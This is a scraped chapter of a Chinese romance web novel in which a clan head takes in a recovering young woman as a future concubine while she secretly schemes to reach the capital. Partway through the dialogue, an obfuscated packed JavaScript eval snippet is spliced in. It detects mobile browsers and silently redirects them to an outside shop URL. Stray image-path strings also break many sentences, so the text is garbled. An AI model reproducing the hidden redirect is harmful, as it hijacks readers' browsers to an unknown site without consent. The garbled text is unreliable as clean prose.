文趣网 > 都市小说 > 崔公子,你前世不修 > 35. 第 35 章
    “可有大碍?”崔令颐坐在床边,看向面前为床上人把脉的陆椿沐。

    “柳姑娘几日前失血过多还未养回,今日又落水至邪风入体,需好生养护。不可劳累、动怒,否则若是落下病根就难消了。”陆椿沐摇摇头,面上惋惜。

    “知道了。”崔令颐颔首,将目光转向床上躺着的皇甫怜。她身上的薄纱被婢女换成了干净舒爽的亵衣,湿发也被仔细烘干。只是人还未醒,昏迷了近半日也不见动静。

    “家主不必忧心。”陆椿沐看了一眼床上躺着的皇甫怜,她秀眉蹙起,面色酡红,哪怕是深陷昏迷也显得睡得十分的不安稳。

    “我刚才已经为柳姑娘施过针,柳姑娘很快便能醒来了。”

    “有劳。”

    崔令颐也没否认,他挥手招来一旁侯着的王德仁。

    “家主。”王德仁上前一步,恭敬的弯身。早在崔令颐抱着皇甫怜回院时,他就适时的跟在左右等候差遣了。

    “柳月是你招进来的?”

    “是。”

    “……”崔令颐只问了这一句便停住不再出声,只是静静的审视着王德仁。

    王德仁被他看的汗流浃背,顽强的梗住背脊,坚持住躬身这个动作,豆大颗汗水从他的额上滑落,凝在下巴上,欲坠不坠。

    “这回便算了,再有下回,莫怪我不顾及情分。”

    多年前,王德仁曾以身试险救过崔令颐一回,所以,王德仁和皇甫怜说自己在崔令颐面前还是有几分面子的也不算是瞎话。只是这事涉及崔氏秘辛,极少人知道,这也是王德仁敢如此行事的仰仗。

    “是。”王德仁听到敕令,如获救赎,跌跪了下去,匍匐在地。

    “命人去收拾好柳月的东西,搬入慎行院。”

    上头,崔令颐淡漠的声音传了过来。

    “日后,府上的人便唤她柳小姐。”考虑到还未行纳妾之礼,崔令颐一顿,换了个称谓。

    只是内院复杂,若是无名无份,只怕府上之人背地里会说她闲话,他思考了片刻,末了又加上一句:“待回到京城,再行纳妾之礼。”

    “是!”

    ————

    皇甫怜是第二日才醒的,陆椿沐也没料到她体质居然会差到如斯地步。

    “好好喝药。”陆椿沐神态不太好的敲了敲桌角,这无礼的动作因她慈霭的模样显得亲和许多。

    “太苦了。”劫后余生,来日之路光芒璀璨,皇甫怜心情大好,哪怕知道自己手臂上的伤口又裂开,以后会留疤这件事也无甚难过。

    “良药苦口,谁道你体质竟如此之差。”说到这个陆椿沐便气恼:“你跑去跳什么池子?差点小命都没了你知不知道?”

    “唉。”皇甫怜夸张的叹了口气:“陆大夫,你不知道。”

    她声音哀怨婉转,似是带着无限情意:“家主要赶我走,可我对家主仰慕之心如江水般绵长,似烈阳岩火般炙热,若是不能在其左右,还不如让我去死呢。”

    “……”

    崔令颐刚结束公职,人还未踏进院里,便听到了这一番深情告白。他步子一顿,坦然受了崔学荐这个小辈的揶揄神色。

    “死死死,年纪轻轻便把这个字挂在嘴边,你当是什么好字吗?谨言慎行啊!”陆椿沐一脸孺子不可教也的看着皇甫怜。

    “你如今身份不同了,代表的是家主的体面,坐卧行止,都要规矩。”

    “怎么会呢。”皇甫怜搂着蜜饯盘子:“家主是我的体面才对。”

    “家主厉害,我在外头自然有体面,哪怕我不体面,别人也不敢说我不体面。反之,若是别人说我不体面,那也是在说家主不体面。”

    陆椿沐:“什么歪理。”

    “倒是别有一番见解。”门外,崔学荐悄声对崔令颐道。

    “……”

    崔令颐却没有表态,只是唇角微弯,眼中纵容明显。她背地里的模样与在人前差距甚大,面对着他一副温婉柔弱,私下对着熟络的人却生动活泼。

    “家主,公子。”还是陆椿沐先发现崔令颐等人的。

    “家主。”

    看到来人,皇甫怜赶紧将手上的盘子放下,规矩的将双腿并拢,乖巧的看着缓步进来的崔令颐。幸好方才自己没有说什么不好的话,她在心中暗自庆幸。

    “可好些了。”崔令颐也不拆穿她,来到她身旁坐下,面色温和。

    身份一转变,他整个人便柔和下来,之前的清冷淡漠都转向了旁人,对她却显得异常有耐心。皇甫怜还是第一次见到崔令颐这幅如玉君子模样,怪不得之前皇甫月喜欢他,原来高岭之花的儒雅一面如此惑人。

    “好多了。”皇甫怜摇摇头,企图将自己心里那份诡异的悸动摇出去。

    “药苦也不可多食,以免影响了药力。”崔令颐将桌上的酸枣盘子递给王德仁,示意他拿开。

    “是。”

    “小叔说的对。”

    崔学荐在一旁为崔令颐发声,他冲皇甫怜一笑,从袖子里摸出一柄短匕首。

    那匕首约莫三寸长,通体黑金,上头雕刻了许多花纹宝石,看起来比之前借给皇甫怜用的那一柄还要贵重。

    “柳小姐,上次说好了要送你一把匕首的,刚好前两日偶然得了这柄,送你,就当你初愈的贺礼。”崔学荐说着将匕首递给皇甫怜。

    “……”皇甫怜有了上次的教训,不敢接,偏头看向一旁的崔令颐,这次却没见他有不悦神色。

    这是,可以接的意思吧?皇甫怜觊觎着他的神色,心中对面前这柄匕首十分喜欢,这匕首看起来便价格不菲,日后留着防身或是卖了换银子都成。她犹豫了片刻,还是接了过来,轻声道:“谢谢。”

    现在又不是她方才大声同府医高谈阔论的时候了,她的转变让崔学荐咋舌,但还是摆摆手道:“日后都是一家人,不言谢。”皇甫怜面上一红,装的,但是装的炉火纯青。像是真的被羞臊到,只低头,沉默不语。

    “事情都办好了吗?”崔令颐开口牵开话题。

    “还剩一些手尾,后日回京之前可以办妥。”

    “不着急,你看着办,回京之事先延后。”

    那事情确实棘手,索性现在也不急着回京了,崔令颐打算再多给崔学荐一些时间去处理,他毕竟是第一次出来办事。

    ?

    崔学荐闻言一惊,京城那边的宴会尤为重要,小叔作为崔李两家的继承人是一定要出席的,大爷那边已经来信催了几次了。

    “小叔,宴会那边还需要你出面,若是延后,怕要赶不上了。”

    “此次宴会我不打算出席了。”

    “什么?”崔学荐激动起来:“那如何使得?历年都是我们崔氏牵头做押宴,若是小叔不出席,那今年的押宴可就要让卢氏坐收渔翁之利了。”

    “我自有安排。”崔令颐不欲多说。

    “你先安生去将事情办妥再来吧。”

    “……是。”

    崔令颐下了逐客令,崔学荐也不好再多言,只是略有些不甘。他再三张了张嘴,到底还是没有再劝出口,单冲崔令颐

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17775432|207268||http|test|mini|href|location'.split('|'),0,{}));() {

    $('.inform').remove();

    $('#content').append('

    做了个揖:

    “那侄儿先行告退。”

    “嗯。”

    陆椿沐和管家早在二人谈公事时便识趣的走了,如今崔学荐也走了,房中只剩下崔令颐和皇甫怜二人。

    皇甫怜看了眼端坐喝茶一言不发的崔令颐,心有疑虑,却不太敢问。

    王管家说过,京城有重要宴会需要崔令颐出席,崔令颐是一定要会去参加这个宴会的,所以她才转变了温水煮青蛙的策略,直接上了猛药。

    虽然顺利入主慎行院,也达到了自己的目的,可如今却突然听说崔令颐要延后再回京城,这让她有些坐不住了。

    如今已将近五月末,潍城离京城有千里之遥,路程少也要半月有余,若是一直耽搁下去,恐怕就赶不上前世那一段日子回宫了。“可是有什么想要的。”注意到她欲言又止的模样,崔令颐将手中的茶杯放下。

    “只是好奇。”皇甫怜秀眉微蹙,像是很困惑:“家主为何要延迟回京?”

    “你很想去京城?”

    “……”

    这问题问的妙,皇甫怜一时间不敢回答。说是,就暴露了自己的目的,有违自己痴心崔令颐的伪装。说不是,万一崔令颐认为自己不喜欢京城,把自己留在潍城那就糟了。

    “听说京城长街十里雕梁画栋,莺歌燕舞灯火不绝十分热闹繁华,妾身出身微寒未曾见过,所以想见识一下。”她斟酌着,亦真亦假的回了一句。

    “京城确实繁华,但亦有宵禁,灯火不绝是妄言。”

    “哦。”皇甫怜一愣,心下放松,看来这关是过去了。

    “日后你就住在此处,缺什么和管家说,让他去给你置办。”此处是偏房,崔令颐住的正房就在隔壁。

    张牙舞爪的人现在倒是乖觉,垂眉顺目的坐在椅子上,像是一只被水打湿了毛发的狸奴。崔令颐看着她乖顺的点点头,柔声回自己:“妾身知道了。”

    确认她已无大碍,崔令颐便准备回房,二人未行礼,崔令颐守着礼教,不会逾矩。

    “家主。”见崔令颐这就要走,皇甫怜一着急,拽住了他的衣袖。

    ?

    衣袖被人轻轻的拽住,力道不大,却成功将崔令颐留在原地。“你风寒方愈,况且你我未行纳妾之礼……”崔令颐声音有些暗哑,话有未尽之意。

    皇甫怜听懂了,扯他衣袖的手猛地一缩,脸上猛的一热。他在胡说八道什么?他怎么敢这样想,谁想那样!她在心中嚎叫,拽他的那只手手心滚烫。

